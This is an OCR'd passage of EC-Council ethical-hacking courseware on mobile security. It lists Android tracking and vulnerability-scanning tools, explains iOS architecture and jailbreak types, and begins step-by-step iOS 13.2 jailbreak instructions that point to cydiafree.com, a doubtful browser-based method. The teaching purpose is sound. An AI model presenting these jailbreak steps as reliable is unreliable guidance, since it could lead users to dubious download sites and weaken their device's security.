
- Prey Anti-Theft: Find My Android and Mobile Security (*https://preyproject.com*)
- iHound (*https://www.ihound.com.au*)
- Mobile Tracker for Android (*https://play.google.com*)
- Lost Android (*https://www.androidlost.com*)
- Phone Tracker By Number (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Vulnerability Scanners

X-Ray

- X-Ray scans your Android device to determine the presence of vulnerabilities that are still unpatched by your carrier
- It presents you with a list of vulnerabilities and allows you to check for the presence of each vulnerability on your device
- X-Ray is automatically updated with the ability to scan for new vulnerabilities as they are discovered/disclosed



QUIXXI
https://vulnerabilitytest.quixxi.com/#/

Vulners Scanner
https://play.google.com

Shellshock Vulnerability Scan
https://play.google.com

Yaazhini
https://www.vegabird.com

Quick Android Review Kit (QARK)
https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android Vulnerability Scanners

- **X-Ray**

  Source: *https://duo.com*

  X-Ray allows you to scan your Android device for security vulnerabilities that put your device at risk. It determines whether there are vulnerabilities that remain unpatched by your carrier. It presents you with a list of vulnerabilities that it can identify and allows you to check for the presence of each vulnerability on your device. X-Ray is automatically updated with the ability to scan for new vulnerabilities as they are discovered and disclosed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.40: Screenshot of X-Ray Android Vulnerability Scanner

Some additional Android vulnerability scanners are as follows:

- QUIXXI (*https://vulnerabilitytest.quixxi.com/#/*)
- Vulners Scanner (*https://play.google.com*)
- Shellshock Vulnerability Scan (*https://play.google.com*)
- Yaazhini (*https://www.vegabird.com*)
- Quick Android Review Kit (QARK) (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Online Android Analyzers

Online APK Analyzer

An online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary xml files and resources

SISIK

Online APK Analyzer

Drop APK here or click to select file

Activities

https://www.sisik.eu

DeGuard
http://apk-deguard.com

SandDroid
http://sanddroid.xjtu.edu.cn

Apktool
http://www.javodecompilers.com

UnDroid
https://undroid.av-comparatives.org

Apprisk Scanner
https://apprisk.newskysecurity.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Online Android Analyzers

Online Android analyzers allow you to scan APKs and perform security analysis to detect vulnerabilities in the applications.

- **Online APK Analyzer**

  Source: *https://www.sisik.eu*

  Online APK Analyzer allows you to analyze various details about APK files. It can decompile binary XML files and resources.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SISIK

Blog Tools Projects About

Online APK Analyzer

This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.

Drop APK here or click to select file

Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.

If you you're an Android enthusiast that likes to learn more about Android internals, I highly recommend to check out the Bugjager app. It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible from a developer machine via ADB directly from Android phone/tablet.

Activities

Activities are the basic application components that provide an interface to the user - a single screen that can host UI elements. An application usually provides one or more activities and allows the user to navigate between each of them.

Figure 17.41: Screenshot of Online APK Analyzer

Some additional online Android analyzers are as follows:

- DeGuard (*http://apk-deguard.com*)
- SandDroid (*http://sanddroid.xjtu.edu.cn*)
- Apktool (*http://www.javadecompilers.com*)
- UnDroid (*https://undroid.av-comparatives.org*)
- Apprisk Scanner (*https://apprisk.newskysecurity.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Mobile Platform Attack Vectors
2. Hacking Android OS
3. Hacking iOS
4. Mobile Device Management
5. Mobile Security Guidelines and Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking iOS


iOS is a mobile OS developed by Apple. Apple does not license iOS for installation on non-Apple hardware. The company has increased its product range by including mobile phones, tablets, and other mobile devices. The rapid increase in the use of Apple devices has attracted the attention of attackers. The design flaws in iOS make it vulnerable to malicious apps, hidden network profiles, MITM attacks, etc. Attackers can hack iOS to gain root-level access to Apple devices.


This section introduces the following: Apple iOS; jailbreaking iOS; types, tools, and techniques of jailbreaking; guidelines for securing iOS devices; and iOS device tracking tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Apple iOS

- iOS is Apple's mobile operating system; it supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV
- The user interface is based on the concept of direct manipulation, with multi-touch gestures





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Apple iOS

iOS is Apple's mobile OS, which supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV. iOS manages the device hardware and offers various technologies required to implement native apps. At the highest level, iOS acts as an intermediary between apps and the underlying hardware. Apps communicate with the underlying hardware via a set of well-defined system interfaces. The UI is based on the concept of direct manipulation, using multi-touch gestures. The iOS architecture comprises five layers: Cocoa application, media, core services, core OS and kernel, and device drivers. The lower-level layers contain fundamental services and technologies, whereas the higher-level layers build upon the lower layers to provide more sophisticated services and technologies.

- **Cocoa Application**: This layer contains key frameworks that help in building iOS apps. These frameworks define the appearance of the apps, offer basic app infrastructure, and support key technologies such as multitasking, touch-based input, push notifications, and many high-level system services. Cocoa apps use the AppKit framework.
- **Media**: This layer contains the graphics, audio, and video technologies that enable multimedia experiences in apps.
- **Core Services**: This layer contains fundamental system services for apps. The key services are Core Foundation and Foundation frameworks (define the basic types that all apps use). Individual technologies that support features such as social media, iCloud, location, and networking belong to this layer.
- **Core OS**: This layer contains low-level features on which most other technologies are based. Frameworks in this layer are useful when dealing explicitly with security or

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

communicating with an external hardware and networks. The services provided by this layer are dependent on the Kernel and Device Drivers layer.

- **Kernel and Device Drivers**: The lowest layer of the iOS architecture includes the kernel, drivers, BSD, file systems, infrastructure technologies such as networking.




Figure 17.42: iOS Framework

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking iOS

- Jailbreaking is defined as the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor
- Jailbreaking provides root access to the operating system and permits downloading of third-party applications, themes, and extensions on iOS devices
- Jailbreaking removes sandbox restrictions, which enables malicious apps to access restricted mobile resources and information

Jailbreaking, like rooting, also comes with many security and other risks to your device, which include the following:

1. Voiding your phone's warranty
2. Poor performance
3. Malware infection
4. "Bricking" the device

Types of Jailbreaking

- **Userland Exploit**

  A userland jailbreak allows user-level access but does not allow iboot-level access

- **iBoot Exploit**

  An iboot jailbreak allows both user-level access and iboot-level access

- **Bootrom Exploit**

  A bootrom jailbreak allows both user-level access and iboot-level access

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking iOS

Jailbreaking is defined as the process of installing a modified set of kernel patches that allow users to run third-party applications not signed by the OS vendor. It is the process of bypassing the user limitations set by Apple, such as modifying the OS, attaining admin privileges, and installing unofficially approved apps via "side loading." You can accomplish jailbreaking by simply modifying the iOS system kernels. One reason for jailbreaking iOS devices such as iPhone, iPad, and iPod Touch is to expand the feature set restricted by Apple and its App Store. Jailbreaking provides root access to the OS and permits downloading of third-party applications, themes, and extensions that are unavailable through the official Apple App Store. Jailbreaking also removes sandbox restrictions, allowing malicious apps to access restricted mobile resources and information. One can use tools such as Cydia, Hexxa Plus, ApricotiOS, Yuxigon, Sileo, Trimgo, and so on to jailbreak iOS devices.

Jailbreaking, like rooting, comes with many security risks and other risks to your device, including

- Voiding your phone's warranty
- Poor performance
- Malware infection
- "Bricking" the device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Jailbreaking

The three types of jailbreaking are discussed below:

- **Userland Exploit**

  Userland Exploit uses a loophole in the system application. It allows user-level access but does not allow iboot-level access. You cannot secure iOS devices against this exploit, as nothing can cause a recovery mode loop. Only firmware updates can patch such vulnerabilities.

- **iBoot Exploit**

  This type of exploit can be semi-tethered if the device has a new bootrom. An iboot jailbreak allows user-level access and iboot-level access. This exploit takes advantage of a loophole in iBoot (iDevice's third bootloader) to delink the code-signing appliance. Firmware updates can patch such exploits.

- **Bootrom Exploit**

  Bootrom Exploit uses a loophole in the SecureROM (iDevice's first bootloader) to disable signature checks, which can be used to load patch NOR firmware. Firmware updates cannot patch such exploits. A bootrom jailbreak allows user-level access and iboot-level access. Only a hardware update of bootrom by Apple can patch this exploit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking Techniques

Untethered Jailbreaking

- An untethered jailbreak has the property that if the user turns the device off and back on, the device will completely startup, and the kernel will be patched without the help of a computer; in other words, it will be jailbroken after each reboot

Semi-tethered Jailbreaking

- A semi-tethered jailbreak has the property that if the user turns the device off and back on, the device will completely start up and will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken addons, the user need to start the device with the help of a jailbreaking tool

Tethered Jailbreaking

- With a tethered jailbreak, if the device starts back up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; for it to completely start up with a patched kernel, it must be "re-jailbroken" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on

Semi-untethered Jailbreaking

- A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of a jailbreak, when the device reboots, the kernel is not patched, but the kernel can still be patched without using a computer. This is done using an app installed on the device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking Techniques

- **Untethered Jailbreaking**

  In an untethered jailbreak, if the user turns the device off and back on, the device will start up completely and the kernel will be patched without the help of a computer; in other words, the device will be jailbroken after each reboot.

- **Semi-tethered Jailbreaking**

  In a semi-tethered jailbreak, if the user turns the device off and back on, the device will start up completely. It will no longer have a patched kernel, but it will still be usable for normal functions. To use jailbroken addons, the user needs to start the device with the help of the jailbreaking tool.

- **Tethered Jailbreaking**

  With a tethered jailbreak, if the device starts up on its own, it will no longer have a patched kernel, and it may get stuck in a partially started state; to start it completely and with a patched kernel, it essentially must be "re-jailbroken" with a computer (using the "boot tethered" feature of a jailbreaking tool) each time it is turned on.

- **Semi-untethered Jailbreaking**

  A semi-untethered jailbreak is similar to a semi-tethered jailbreak. In this type of jailbreak, when the device reboots, the kernel is not patched. However, the kernel can be patched without using a computer; it is patched using an app installed on the device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking iOS 13.2 Using Cydia

- Cydia is a software application for iOS that enables a user to find and install software packages (including apps, interface customizations, and system extensions) on a jailbroken iPhone, iPod Touch, or iPad

Steps to Jailbreak iOS 13.2 using Cydia

01 On your iPhone or iPad, open the Safari browser


02 From the address bar, go to cydiafree.com

03 Now, scroll down and click on the "Cydia Download IOS 13" button to go to the next page

04 Click on the "Cydia Download IOS 13" button on that page to visit the download page. Follow the instructions and install Cydia

05 Now, type Cydia into the box for naming the app icon. Tap the "Add" button and close the Safari browser

06 Look on your home screen for the Cydia Icon



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Jailbreaking iOS 13.2 Using Cydia

Source: *https://www.cydiafree.com*

Cydia is a software application for iOS that enables a user to find and install software packages (including apps, interface customizations, and system extensions) on a jailbroken iPhone, iPod Touch, or iPad. It is a graphical front end to the Advanced Packaging Tool (APT) and the dpkg package management system, which means that the packages available in Cydia are provided by a decentralized system of repositories (also called sources) that list these packages.

You can jailbreak iOS 13.2 using Cydia in the following steps:

- On your iPhone or iPad, open the **Safari browser**




Figure 17.43: Launch Safari App

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- From the address bar, go to ***cydiafree.com***




Figure 17.44: Enter URL

- Now, scroll down the website and click on the "**Cydia Download iOS 13**" button to go to the next page

